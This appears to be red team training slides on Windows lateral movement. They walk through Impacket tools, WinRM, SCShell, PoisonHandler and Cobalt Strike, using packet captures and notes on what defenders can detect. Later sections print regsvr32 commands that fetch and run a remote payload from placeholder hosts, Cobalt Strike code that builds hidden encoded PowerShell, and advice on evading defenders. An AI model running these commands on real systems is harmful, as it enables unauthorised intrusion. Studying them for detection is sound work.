Several type of encryption can be used:

Check the msDS-SupportedEncryptionTypes Attribute in Active Directory



The defaults setting are RC4_HMAC_MD5 | AES128_CTS_HMAC_SHA1_96 | AES256_CTS_HMAC_SHA1_96

■ AKA ox1c or 28 in decimal

```
C:\Users\rz\Desktop>ldapquery.exe RINGZER0 "(&(objectClass=computer))" msDS-SupportedEncryptionTypes
Querying LDAP://RINGZER0
Querying: (&(objectClass=computer))
Extracting: msDS-SupportedEncryptionTypes
28,
```



Impacket is a wonderful suite of tools that can be used to perform lateral movement, but at what cost?

The case of wmiexec.py

It start with a good ol' NTLMSSP NEGOTIATE to authenticate the user

48 12.756755	192.168.197.139	192.168.197.131	TCP	60 50382 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
49 12.757020	192.168.197.139	192.168.197.131	SMB	127 Negotiate Protocol Request
51 12.771666	192.168.197.131	192.168.197.139	SMB2	506 Negotiate Protocol Response
52 12.771928	192.168.197.139	192.168.197.131	TCP	60 50382 → 445 [ACK] Seq=74 Ack=453 Win=64128 Len=0
53 12.772849	192.168.197.139	192.168.197.131	SMB2	164 Negotiate Protocol Request
54 12.773171	192.168.197.131	192.168.197.139	SMB2	506 Negotiate Protocol Response
55 12.774577	192.168.197.139	192.168.197.131	SMB2	212 Session Setup Request, NTLMSSP_NEGOTIATE
56 12.774826	192.168.197.131	192.168.197.139	SMB2	401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
57 12.779400	192.168.197.139	192.168.197.131	SMB2	520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
58 12.780910	192.168.197.131	192.168.197.139	SMB2	139 Session Setup Response



Then it initializes the remote wmi instance over DCERPC

```
TCP 74 35840 + 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1510623061 TSecr=0 WS=128

TCP 66 135 → 35840 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1

TCP 60 35840 + 135 [ACK] Seq=1 Ack=1 Win=64256 Len=0

DCERPC 166 Bind: call_id: 1, Fragment: Single, 1 context items: ISystemActivator V0.0 (32bit NDR), NTLMSSP_NEGOTIATE

DCERPC 360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE

TCP 60 35840 + 135 [ACK] Seq=113 Ack=307 Win=64128 Len=0

DCERPC 456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator

TCP 60 50382 + 445 [ACK] Seq=808 Ack=1337 Win=64128 Len=0

TCP 54 135 → 35840 [ACK] Seq=307 Ack=515 Win=2101760 Len=0

ISyste... 566 RemoteCreateInstance request

ISyste... 1238 RemoteCreateInstance response

PC 166 Bind: call_id: 1, Fragment: Single, 1 context items: IWbemLevel1Login V0.0 (32bit NDR), NTLMSSP_NEGOTIATE

PC 360 Bind ack: call id: 1, Fragment: Single, max xmit: 4280 max recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLE
```

```
DCERPC 166 Bind: call_id: 1, Fragment: Single, 1 context items: IWbemLevel1Login V0.0 (32bit NDR), NTLMSSP_NEGOTIATE

DCERPC 360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE

TCP 60 59592 → 49667 [ACK] Seq=113 Ack=307 Win=64128 Len=0

DCERPC 456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator

TCP 60 35840 → 135 [ACK] Seq=1027 Ack=1491 Win=64128 Len=0

TCP 54 49667 → 59592 [ACK] Seq=307 Ack=515 Win=262144 Len=0

DCERPC 210 Request: call_id: 2, Fragment: Single, opnum: 6, Ctx: 0 IWbemLevel1Login V0
```

Then, it opens the Win32_Process to ready the process creation

```
594 Request: call id: 7, Fragment: Single, opnum: 24, Ctx: 2 IWbemServices V0
                                                       ··)JPz·· )·bW··E·
     00 0c 29 4a 50 7a 00 0c 29 c9 62 57 08 00 45 00
     00 d4 e4 8a 40 00 40 06 49 39 c0 a8 c5 8b c0 a8
                                                       ····@·@· I9·····
     c5 83 e8 c8 c2 03 3c d1 b2 27 34 77 cb ec 50 18
                                                       · · · · · · < · · '4w · · P ·
    01 f5 63 5b 00 00 05 00 00 83 10 00 00 00 ac 00
                                                       0040 10 00 06 00 00 00 6c 00 00 00 02 00 06 00 2b 7c
0050 01 00 0c 01 00 00 85 f5 ff aa ab d6 25 89 05 00
0060 06 00 00 00 00 00 00 00 00 b2 2e 5f 74 89 ac
                                                       ---- t--
0070 b3 60 b8 17 5b 1b 99 1a c1 3c 00 00 00 00 af 3e
     00 00 0d 00 00 00 1a 00 00 00 0d 00 00 00 57 00
0090 69 00 6e 00 33 00 32 00 5f 00 50 00 72 00 6f 00
                                                       i · n · 3 · 2 · _ · P · r · o ·
00a0 63 00 65 00 73 00 73 00 bf bf 00 00 00 00 00 00
00b0 00 00 84 00 00 00 00 00 00 00 00 00 00 00 10 8a
     00 00 00 00 00 00 00 00 00 00 0a 05 00 00 81 35
                                                       ....4.["..
     01 00 01 00 00 00 c9 c8 11 ab 34 ab 5b 22 00 00
```



Finally, the process is registered, and the command is executed

```
......*....*...s..v............PARAMETERS.abstract...............CommandLine.string........
    1573571092.86
                         .....7....In.......
    C:\Windows
                         ......7...^......Win32API|Process and Thread Functions|lpCommandLine ..MappingStrings.......)...
                         ........7....^.......6....
                         .....Y..^.....string......CurrentDirectory..string......
 1573571092.86 - Notepad
                         .....In.....In.....
                         File Edit Format View Help
                         Press any key to continue . . .
                         .....r....string.
                         .....ProcessStartupInformation..object.
                         . . . . . . . . . . . . . . . . . .
                         .....In.
                         . . . . . . . . . . . . . . . . . .
                         .....f......D....ID.
                         . . . . . . . . . . . . . 6 . . .
                         .D. .....object:Win32 ProcessStartup.....
```




The output is retrieved over SMB3

105 13.186851	192.168.197.131	192.168.197.139	DCERPC	1270 Response: call_id: 7, Fragment: Single, Ctx: 2 IWbemServices V0
106 13.195337	192.168.197.139	192.168.197.131	SMB2	230 Encrypted SMB3
107 13.195687	192.168.197.131	192.168.197.139	SMB2	190 Encrypted SMB3
108 13.195948	192.168.197.139	192.168.197.131	TCP	60 50382 → 445 [ACK] Seq=984 Ack=1473 Win=64128 Len=0
109 13.197945	192.168.197.139	192.168.197.131	SMB2	260 Encrypted SMB3
110 13.198078	192.168.197.131	192.168.197.139	SMB2	182 Encrypted SMB3
111 13.199440	192.168.197.139	192.168.197.131	SMB2	178 Encrypted SMB3
112 13.199580	192.168.197.131	192.168.197.139	SMB2	178 Encrypted SMB3
113 13.201006	192.168.197.139	192.168.197.131	SMB2	230 Encrypted SMB3
114 13.201790	192.168.197.131	192.168.197.139	SMB2	190 Encrypted SMB3
115 13.203377	192.168.197.139	192.168.197.131	SMB2	260 Encrypted SMB3
116 13.203499	192.168.197.131	192.168.197.139	SMB2	182 Encrypted SMB3

SMB3 is the latest version that fully encrypt the data. You can downgrade it to SMB1 for you test and see the data



The process tree confirms the execution via the WMI process





From a detection perspective, we observed the following behavior

SMB authentication

Cmd.exe was spawned by WmiPrvSe.exe

File written to disk

File transferred over SMB

Lateral Movements



Lateral movement using PoisonHandler https://github.com/Mr-Un1k0d3r/PoisonHandler

DCERPC to modify the remote host registry key to register the protocol handler

```
294 Request: call id: 5, Fragment: Single, opnum: 3, Ctx: 3 IWbemLoginClientIDEx V0
DCERPC
                                                 118 Response: call id: 5, Fragment: Single, Ctx: 3 IWbemLoginClientIDEx V0
DCERPC
DCERPC
                                                 126 Alter context: call id: 6, Fragment: Single, 1 context items: IWbemLevel1Login V0.0 (32bit NDR)
                                                 110 Alter context resp: call id: 6, Fragment: Single, max xmit: 5840 max recv: 5840, 1 results: Ac...
DCERPC
DCERPC
                                                 166 Request: call id: 6, Fragment: Single, opnum: 3, Ctx: 4 IWbemLevel1Login V0
                                                 118 Response: call id: 6, Fragment: Single, Ctx: 4 IWbemLevel1Login V0
DCERPC
                                                 294 Request: call id: 7, Fragment: Single, opnum: 6, Ctx: 4 IWbemLevel1Login V0
DCERPC
                                                 310 Response: call id: 7, Fragment: Single, Ctx: 4 IWbemLevel1Login V0
DCFRPC
                                                 230 RemRelease request Cnt=3 Refs=5-0,5-0,5-0
IRemUnknown2
IRemUnknown2
                                                 118 RemRelease response -> S OK
                                                 126 Alter context: call id: 9, Fragment: Single, 1 context items: IWbemServices V0.0 (32bit NDR)
DCERPC
                                                 110 Alter context resp: call id: 9, Fragment: Single, max xmit: 5840 max recv: 5840, 1 results: Ac...
DCERPC
                                                 214 Request: call id: 9, Fragment: Single, opnum: 6, Ctx: 5 IWbemServices V0
DCERPC
                                                5894 Response: call id: 9, Fragment: 1st, Ctx: 5 [DCE/RPC 1st fragment, reas: #385]
DCERPC
                                                5894 Response: call id: 9, Fragment: Mid, Ctx: 5 [DCE/RPC Mid fragment, reas: #385]
DCERPC
```



The registry key is added using StdRegProv::CreateKey

```
...../X..1....D.a.F.....nH..E...v...E....User
               ...... ...C.r.e.a.t.e.K.e.y......e...e...e...MEOW......s...M...K.$...E:......K.$....
...S.t.d.R.e.g.P.r.o.v.User
5...xV4.-...
%.....y...PARAMETERS..abstract.......hDefKey
..uint32.....
......Z......uint32......sSubKeyName..string.....
.....IN......
.....ID......)...
.....z.................sValueName...string........
....in....in.....
.....ID......)...
......0.....string......sValue..string......
.....R....hello..in.......
.....string.....
+.....z.... PARAMETERS..Software\Classes\ms-browser..calc.exe.rowser..URL Protocol..Software\Classes\ms-
browser\shell\open\command.
```



The rest of the execution remains unchanged, except that instead of executing the command directly over WMI, the previously defined protocol handler is used which hide the true command

```
start ms-browser://
rundll32 url.dll,FileProtocolHandler ms-browser://
```



From a detection perspective, we observed the following behavior


DCERPC authentication

Modifying registry key

Call rundll32 or spawn

cmd.exe





Quick note on the protocol we saw

SMB (Server Message Block) is encapsulating the authentication and can be used for file transfer

DCE/RPC (Distributed Computing Environment / Remote Procedure Calls) is doing all the remote procedure magic

The psexec.py case (note that psexec.exe is using the same approach)

Once again NTLMSSP NEGOTIATE over SMB

Then SMB3 exchange right away

```
192,168,197,131
                               127 Negotiate Protocol Request
                               506 Negotiate Protocol Response
192.168.197.139
                     SMB2
                                60 50432 → 445 [ACK] Seq=74 Ack=453 Win=64128 Len=0
192.168.197.131
                     TCP
                     SMB2
                               164 Negotiate Protocol Request
192.168.197.131
                               506 Negotiate Protocol Response
192,168,197,139
                     SMB2
192.168.197.131
                     SMB2
                               212 Session Setup Request, NTLMSSP NEGOTIATE
                     SMB2
                               401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.197.139
                               520 Session Setup Request, NTLMSSP AUTH, User: \administrator
192.168.197.131
                     SMB2
192.168.197.139
                     SMB2
                               139 Session Setup Response
                     SMB2
                               226 Encrypted SMB3
192.168.197.131
192.168.197.139
                               190 Encrypted SMB3
                     SMB2
                     SMB2
                               242 Encrypted SMB3
192.168.197.131
192.168.197.139
                     SMB2
                               262 Encrypted SMB3
                               242 Encrypted SMB3
192.168.197.131
                     SMB2
                     SMB2
                               262 Encrypted SMB3
192.168.197.139
```



The SMB3 exchange is used to push the exe file that will be registered as a service

ERVICE_NAME:			
ISPLAY_NAME:	: cAJV		
TYPE		: 10 WIN32_OWN_PROCESS	
STATE		: 4 RUNNING	
		(STOPPABLE, NOT_PAUSABLE, I	GNORES_SHUTDOWN)
	2_EXIT_CODE		
	CE_EXIT_CODE		
	(POINT		
WAIT	HINT	: 0x0	
	cAJV Properties (Lo	cal Computer)	×
	General Log On	Recovery Dependencies	
	Service name:	cAJV	
	Display name:	cAJV	
	Description:	· ·	
	Path to executable	:	
	C:\Windows\dZzA		
	Startup type:	Manual	



The service executes the command

🖃 🔃 dZzAHgKa.e:	xe	0.03	1,008 K	2,172 K	4812
☐ cmd.exe	C		2,424 K	2,584 K	5464 Windows Command Processor Microsoft Corporation
conho	conho		176 K	4,876 K	4168 Console Window Host Microsoft Corporation
svchost.exe			,048 K	20,152 K	6564 Host Process for Windows S Microsoft Corporation
sass.exe	C:\Window	s\dZzAHgKa.exe	,064 K	6,748 K	640 Local Security Authority Proc Microsoft Corporation
fontdrvhost.exe	Services:		424 K	0 K	764 Usermode Font Driver Host Microsoft Corporation
IIIIsaaa 16 70% C	cAJV [cAJV]	ccoci 07	Dhysical He	200 52 70%



psexec.py generates an arbitrary service name and file name. However, psexec.exe always registers the same service and the service executable name is the same:

psexecsvc

smbexec.py uses the same approach and registers a service named "BTOBTO" by default; the output is saved to a file and retrieved over SMB



From a detection perspective, we observed the following behavior:

SMB authentication

Pushing executable

Registering service and starting a service

cmd.exe spawned



The atexec.py case

Once again NTLMSSP NEGOTIATE over SMB

Then SMB3 exchange right away

```
164 Negotiate Protocol Request
SMB2
          506 Negotiate Protocol Response
SMB2
          212 Session Setup Request, NTLMSSP_NEGOTIATE
          401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
SMB2
          520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
SMB2
          139 Session Setup Response
SMB2
SMB2
          226 Encrypted SMB3
          190 Encrypted SMB3
SMB2
          240 Encrypted SMB3
SMB2
```



It is transferring the task file


Windows scheduled tasks are actually XML file

The output is saved to a file and downloaded over SMB

```
[ask version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
<Triggers>
  <CalendarTrigger>
    <StartBoundary>2015-07-15T20:35:13.2757294</StartBoundary>
    <Enabled>true</Enabled>
    <ScheduleByDay>
      <DaysInterval>1</DaysInterval>
    </ScheduleByDay>
  </CalendarTrigger>
</Triggers>
<Principals>
  <Principal id="LocalSystem">
    <UserId>S-1-5-18</UserId>
    <RunLevel>HighestAvailable/RunLevel>
  </Principal>
</Principals>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>false/DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
  <AllowHardTerminate>true</AllowHardTerminate>
  <RunOnlyIfNetworkAvailable>false/RunOnlyIfNetworkAvailable>
  <IdleSettinas>
    <StopOnIdleEnd>true</StopOnIdleEnd>
    <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>true</AllowStartOnDemand>
  <Enabled>true</Enabled>
  <Hidden>true</Hidden>
  <RunOnlyIfIdle>false</RunOnlyIfIdle>
  <WakeToRun>false</WakeToRun>
  <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="LocalSystem">
  <Exec>
    <Command>cmd.exe</Command>
    <Arquments>/C %s &qt; %%windir%%\\Temp\\%s 2&qt;&amp;1</Arquments>
  </Exec>
</Actions>
```



Finally, the task is executed via svchost.exe and the output is saved to a file. The output is retrieved over SMB





From a detection perspective, we observed the following behavior

SMB authentication

Pushing file to disk

Registering a scheduled task

cmd.exe spawned



The dcomexec.py case

Once again NTLMSSP NEGOTIATE over SMB

192.168.197.131	SMB	127 Negotiate Protocol Request
192.168.197.139	SMB2	506 Negotiate Protocol Response
192.168.197.131	TCP	60 50452 → 445 [ACK] Seq=74 Ack=453 Win=64128 Len=0
192.168.197.131	SMB2	164 Negotiate Protocol Request
192.168.197.139	SMB2	506 Negotiate Protocol Response
192.168.197.131	SMB2	212 Session Setup Request, NTLMSSP_NEGOTIATE
192.168.197.139	SMB2	401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.197.131	SMB2	520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
192.168.197.139	SMB2	139 Session Setup Response



Like WMI execution, DCERPC is then used to initialize a remote instance. In this case, the instance is based on the COM object used

```
DCERPC

166 Bind: call_id: 1, Fragment: Single, 1 context items: ISystemActivator V0.0 (32bit NDR), NTLMSSP_NEGOTIATE

DCERPC

360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE

TCP

60 35910 → 135 [ACK] Seq=113 Ack=307 Win=64128 Len=0

DCERPC

456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator

TCP

60 50452 → 445 [ACK] Seq=808 Ack=1337 Win=64128 Len=0

TCP

54 135 → 35910 [ACK] Seq=307 Ack=515 Win=2101760 Len=0

ISyste...

1062 RemoteCreateInstance response
```



The instantiated object invokes a method, in this case, ShellExecute

```
206 GetIDsOfNames request "Item"
IDispa...
IDispa...
          134 GetIDsOfNames response ID=0x0 -> S OK
IDispa...
          206 Invoke request ID=0x0 Method Args=0 NamedArgs=0 VarRef=0
IDispa...
          422 Invoke response SCode=S OK VarRef=0 -> S OK
           74 39778 → 49773 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK PERM=1 TSval=1512940994 TSecr=0 WS=128
           66 49773 → 39778 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK PERM=1
           60 39778 → 49773 [ACK] Seg=1 Ack=1 Win=64256 Len=0
          166 Bind: call id: 1, Fragment: Single, 1 context items: IDispatch V0.0 (32bit NDR), NTLMSSP NEGOTIATE
          360 Bind ack: call id: 1, Fragment: Single, max xmit: 4280 max recv: 4280, 1 results: Acceptance, NTLMSSP CHALLENGE
DCERPC
           60 39778 → 49773 [ACK] Seq=113 Ack=307 Win=64128 Len=0
DCERPC
          456 AUTH3: call id: 1, Fragment: Single, NTLMSSP AUTH, User: \administrator
           60 39776 → 49773 [FIN, ACK] Seq=819 Ack=755 Win=64128 Len=0
           54 49773 → 39776 [ACK] Seq=755 Ack=820 Win=2101504 Len=0
           54 49773 → 39776 [FIN, ACK] Seq=755 Ack=820 Win=2101504 Len=0
TCP
           60 39776 → 49773 [ACK] Seq=820 Ack=756 Win=64128 Len=0
           54 49773 → 39778 [ACK] Seq=307 Ack=515 Win=2101760 Len=0
IDispa...
          214 GetIDsOfNames request "Document"
          134 GetIDsOfNames response ID=0xcb -> S OK
IDispa...
          206 Invoke request ID=0xcb PropertyGet Args=0 NamedArgs=0 VarRef=0
IDispa...
IDispa...
          422 Invoke response SCode=S OK VarRef=0 -> S OK
          218 GetIDsOfNames request "Application"
IDispa...
IDispa...
          134 GetIDsOfNames response ID=0x60020000 -> S OK
          206 Invoke request ID=0x60020000 PropertyGet Args=0 NamedArgs=0 VarRef=0
IDispa...
          422 Invoke response SCode=S_OK VarRef=0 -> S_OK
IDispa...
IDispa...
          222 GetIDsOfNames request "ShellExecute"
          134 GetIDsOfNames response ID=0x60030001 -> S OK
IDispa...
          574 Invoke request ID=0x60030001 Method Args=5 NamedArgs=0 VarRef=0
IDispa...
          230 Invoke response SCode=S OK VarRef=0 -> S OK
```



The output is saved to a file




Then once again the output is retrieved over SMB

192.168.197.139	IDispa	230 Invoke response SCode=S_OK VarRef=0 -> S_OK
192.168.197.131	SMB2	230 Encrypted SMB3
192.168.197.139	SMB2	190 Encrypted SMB3
192.168.197.131	TCP	60 50472 → 445 [ACK] Seq=984 Ack=1473 Win=64128 Len=0
192.168.197.131	SMB2	244 Encrypted SMB3
192.168.197.139	SMB2	182 Encrypted SMB3
192.168.197.131	SMB2	178 Encrypted SMB3
192.168.197.139	SMB2	178 Encrypted SMB3
192.168.197.131	SMB2	230 Encrypted SMB3
192.168.197.139	SMB2	190 Encrypted SMB3
192.168.197.131	SMB2	244 Encrypted SMB3
192.168.197.139	SMB2	182 Encrypted SMB3
192.168.197.131	SMB2	178 Encrypted SMB3
192.168.197.139	SMB2	178 Encrypted SMB3
192.168.197.131	SMB2	230 Encrypted SMB3
192.168.197.139	SMB2	190 Encrypted SMB3



The command is executed through the DCOM launch





From a detection perspective, we observed the following behavior:

SMB authentication

Initializing COM object over DCERPC

cmd.exe spawned

File written on disk



The WinRM case

Once again NTLMSSP NEGOTIATE over... HTTP this time

```
HTTP/... 1617 POST /wsman HTTP/1.1 , NTLMSSP_NEGOTIATE [Malformed Packet]

TCP 56 4030 → 62173 [ACK] Seq=1 Ack=1562 Win=341408 Len=0 TSval=2350485529 TS

HTTP 510 HTTP/1.1 401 , NTLMSSP_CHALLENGE

TCP 56 62173 → 4030 [ACK] Seq=1562 Ack=455 Win=407840 Len=0 TSval=2350485530

HTTP/... 2033 POST /wsman HTTP/1.1 , NTLMSSP_AUTH, User:

TCP 56 4030 → 62173 [ACK] Seq=455 Ack=3539 Win=339432 Len=0 TSval=2350485530

TCP 1516 4030 → 62173 [PSH, ACK] Seq=455 Ack=3539 Win=339432 Len=1460 TSval=2350485530

TCP 56 62173 → 4030 [ACK] Seq=3539 Ack=1915 Win=406368 Len=0 TSval=2350485605

HTTP/... 384 HTTP/1.1 200
```



WSMN is launching the process

■ wsmprovhost.exe	51.43	39,304 K	55,916 K	3508 Host process for WinRM plu
— cmd.exe	0.34	4,056 K	3,292 K	3856 Windows Command Processor
conhost.exe	2.05	6,592 K	12,924 K	3736 Console Window Host



Note that WinRM is a Windows feature, which explain why the execution flow is a bit more straight-forward

 Unfortunately, by default the WinRM trustedhosts list is empty which mean that you can't connect to it even if it's running



From a detection perspective, we observed the following behavior:

HTTP authentication

The WSMAN process is launched

cmd.exe spawned



SCShell technique:

This technique relies on Service Manager to update the binary path name of an existing service; it is technically a fileless lateral movement technique

https://github.com/Mr-Un1k0d3r/SCShell



DCERPC is used to initialize the SVCCTL (Service Control Manager Remote Protocol)

Notice that, in this case, the authentication occurs over DCERPC

```
170 Bind: call id: 2, Fragment: Single, 2 context items: EPMv4 V3.0 (32bit NDR), EPMv4 V3.0 (6cb71c2c-9812-4540-0300-0000000000000)
DCERPC
          138 Bind ack: call id: 2, Fragment: Single, max xmit: 5840 max recv: 5840, 2 results: Acceptance, Negotiate ACK
DCERPC
          210 Map request, SVCCTL, 32bit NDR
          206 Map response, SVCCTL, 32bit NDR
         559 Bind: call id: 2, Fragment: Single, 2 context items: SVCCTL V2.0 (32bit NDR), SVCCTL V2.0 (6cb71c2c-9812-4540-0300-00000000000), INITATOR NEGO, INITIATOR META DATA
DCERPC
         169 Bind ack: call id: 2, Fragment: Single, max xmit: 5840 max recv: 5840, 2 results: Acceptance, Negotiate ACK
DCERPC
          187 Alter context: call id: 2, Fragment: Single, 1 context items: SVCCTL V2.0 (32bit NDR), NTLMSSP NEGOTIATE
DCERPC
DCERPC
         373 Alter context resp: call id: 2, Fragment: Single, max xmit: 5840 max recv: 5840, 1 results: Acceptance, NTLMSSP CHALLENGE
         407 Alter_context: call_id: 2, Fragment: Single, 1 context items: SVCCTL V2.0 (32bit NDR), NTLMSSP_AUTH, User: WTL-SP-4XXHWT2\administrator
DCERPC
          147 Alter context resp: call id: 2, Fragment: Single, max xmit: 5840 max recv: 5840, 1 results: Acceptance
DCERPC
          230 OpenSCManagerA request
SVCCTL
SVCCTL
          134 OpenSCManagerA response
SVCCTL
         166 OpenServiceA request
SVCCTL
         134 OpenServiceA response
          310 ChangeServiceConfigA request
SVCCTL
SVCCTL
          118 ChangeServiceConfigA response
          134 StartServiceA request
```



The SVCCTL is calling the following APIs

OpenSCManagerA Get a SCManager handle

OpenServiceA Open a handle on the target service

QueryServiceConfigA Query service binary path name

ChangeServiceConfigA Update the binary path name to the attacker controlled one

StartServiceA Start the service to trigger the binary path

ChangeServiceConfigA Revert to the original binary path name



Using a Windows binary, such as regsvr32.exe, allows to execute code on the remote system without dropping a file on disk

```
C:\Users\charles.hamilton\Desktop>SCShell.exe local XblGameSave "C:\windows\system32\regsvr32.exe /s /n /u /i://your.website/payload.sct scrobj.dll"
SCShell ***
SC_HANDLE Manager 0x00785F98
Dpening XblGameSave
SC_HANDLE Service 0x00785FE8
LPQUERY_SERVICE_CONFIGA need 0x0000013a bytes
Driginal service binary path "C:\windows\system32\svchost.exe -k netsvcs -p"
Service path was changed to "C:\windows\system32\regsvr32.exe /s /n /u /i://your.website/payload.sct scrobj.dll"
Service was started
Service path was restored to "C:\windows\system32\svchost.exe -k netsvcs -p"
```



From a detection perspective, we observed the following behavior

DCERPC authentication

Service is modified

A service is started and executed commands



When I released SCShell, it was a fairly new concept. Which prove that you are always limited by your own knowledge when it come to detection and attack

https://community.rsa.com/t5/rsa-netwitness-platform-blog/using-the-rsa-netwitness-platform-to-detect-lateral-movement/ba-p/521300

When we first looked at this, we didn't have much in terms of detection, but with a prompt response from William Motley from our content team, he produced an update to the DCERPC parser that is the basis of this post.



IMPORTANT NOTE


This is why I think doing your own research and coming up with your own ways of doing things will be valuable, since defender detect was is well known/used

They can't hook every single APIs or monitor every protocols, be creative, go where nobody else when



The CobaltStrike case

psexec option is pretty much the same as the standard psexec However, Cobalt Strike is using the following structure





The CobaltStrike case

By default, every lateral movement technique used will invoke powershell



When it comes to red team, if you are running powershell.exe, YOU ARE DOING IT WRONG

Always use unamanged powershell or something else



The CobaltStrike case using wmi

```
public void WMI(String paramString1, String paramString2) {
    for (byte b = 0; b < this.bids.length; b++)
        WMI(this.bids[b], paramString1, paramString2);
}

public void WMI(String paramString1, String paramString2, String paramString3) {
    PowerShellTasks powerShellTasks = new PowerShellTasks(this.client, paramString1);
    byte[] arrayOfByte = DataUtils.shellcode(this.gdata, paramString3, true);
    String str1 = CommonUtils.bString((new PowerShellUtils(this.client)).buildPowerShellCommand(arrayOfByte));
    str1 = "Invoke-WMIMethod win32_process -name create -argumentlist '" + str1 + "' -ComputerName " + paramString2;
    log_task(paramString1, "Tasked beacon to run " + Listener.getListener(paramString3).toString(paramString2) + " on " + paramString2 + " via WMI", "T1047, T1086");
    String str2 = powerShellTasks.getScriptCradle(str1);
    powerShellTasks.runCommand(str2);
    handlePipeStager(paramString2, paramString3);
}</pre>
```



The command is built using the following syntax

```
public String format(String paramString, boolean paramBoolean) {
   Stack stack = new Stack();
   stack.push(SleepUtils.getScalar(paramBoolean));
   stack.push(SleepUtils.getScalar(paramString));
   String str = this.client.getScriptEngine().format("POWERSHELL_COMMAND", stack);
   return (str == null) ? _format(paramString, paramBoolean) : str;
}

public String _format(String paramString, boolean paramBoolean) {
   paramString = CommonUtils.Base64PowerShell(paramString);
   return paramBoolean ? ("powershell -nop -w hidden -encodedcommand " + paramString) : ("powershell -nop -exec bypass -EncodedCommand " + paramString);
}
```



Advanced note:

Cobalt Strike offers several ways to modify the payload structure using engine script

```
String str = this.client.getScriptEngine().format("POWERSHELL_COMMAND", stack);
return (str == null) ? _format(paramString, paramBoolean) : str;
```

This is going to be discussed in more detail in the advanced module of the training



Based on all the information we have, we may revisit the definition of stealth lateral movement technique:

You are going to have to authenticate at some point on the remote host

You are going to have to run something at some point



You can, however, limit the action to simply:

Authenticate

Run something



- Building your own toolset:
- A simple wmi utility will let you pick the process you want to run; no need to start the execution chain using cmd.exe
- The utility can be used in pretty much every context
- https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Remote-WmiExecute.ps1



Running regsvr32 directly via wmi without dropping a file on disk

PS C:\Users\charles.hamilton\Desktop\tools\RedTeamPowershellScripts\scripts> Remote-WmiExecute
-Payload "regsvr32 /s /n /u /i:http://your/payload scrobj.dll" -ComputerName 192.168.197.131
